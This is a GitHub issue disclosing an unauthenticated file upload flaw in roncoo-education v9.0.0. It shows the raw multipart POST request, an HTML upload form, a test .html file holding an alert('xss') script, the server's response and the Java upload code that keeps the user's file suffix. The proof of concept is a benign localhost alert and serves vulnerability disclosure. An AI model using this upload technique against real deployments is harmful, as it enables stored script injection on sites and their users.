New issue

Jump to bottom

There is a File upload vulnerability exists in roncoo-education #16

Open **binganao** opened this issue on Apr 17 · 0 comments

binganao commented on Apr 17

[Suggested description]

File upload vulnerability in roncoo education. Because the identity is not authenticated in the uploadpic upload method of apiuploadcontroller, and the user is allowed to define the file suffix.

[Vulnerability Type]

File upload vulnerability

[Vendor of Product]

https://github.com/roncoo/roncoo-education

[Affected Product Code Base]

v9.0.0-RELEASE

[Affected Component]

```
POST /course/api/upload/pic HTTP/1.1
Host: localhost
Connection: close
Content-Length: 480
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: null
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryxOJxWZtarWTvGvWD
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.66 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
```

```
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9

------WebKitFormBoundaryxOJxWZtarWTvGvWD
Content-Disposition: form-data; name="picFile"; filename="test.html"
Content-Type: image/jpeg

<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <script>alert('xss');</script>
</body>
</html>
------WebKitFormBoundaryxOJxWZtarWTvGvWD--
```

[Vulnerability proof]

Use the following HTML file to initiate the upload request

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <form action="https://localhost/course/api/upload/pic" method="post", enctype="multipart/form-
data">
    <input type="file" name="picFile" />
    <input type="submit" value="上传" />
  </form>
</body>
</html>
```


Upload any file, here my file source code is

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
```

```
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>
<body>
  <script>alert('xss');</script>
</body>
</html>
```

The server returns the following data

```
{"code":200,"msg":"","data":"http://localhost/course/e89eadfcd465481d8ca7075e8e00c412.html"}
```



[Defective code]

```java
/**
 * 上传图片接口
 *
 * @param picFile
 * @author wuyun
 */
@ApiOperation(value = "上传图片接口", notes = "上传图片")
@RequestMapping(value = "/pic", method = RequestMethod.POST)
public Result<String> uploadPic(@RequestParam(value = "picFile", required = false) MultipartFile picFile) {
    return biz.uploadPic(picFile);
}
```

```
        } else if (sys.getFileType().equals(FileTypeEnum.LOCAL.getCode())) {
            // 存储方式：传到本地
            File pic = new File( pathname: SystemUtil.PIC_STORAGE_PATH + fileNo.toString() + "."
                    + StrUtil.getSuffix(picFile.getOriginalFilename()));
            try {
                // 判断文件目录是否存在，不存在就创建文件目录
                if (!pic.getParentFile().exists()) {
                    pic.getParentFile().mkdirs();// 创建父级文件路径
                }
                picFile.transferTo(pic);
                FileStorage fileStorage = new FileStorage();
                fileStorage.setFileName(picFile.getOriginalFilename());
                fileStorage.setFileNo(fileNo);
                fileStorage.setFileSize(picFile.getSize());
                fileStorage.setfileClassify(FileClassifyEnum.PICTURE.getCode());
                fileStorage.setFileUrl(pic.toString());
                fileStorageDao.save(fileStorage);
                return Result.success(pic.toString());
            } catch (Exception e) {
                logger.error("上传到本地失败", e);
                return Result.error("上传文件出错，请重新上传");
            }
        }

    }
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant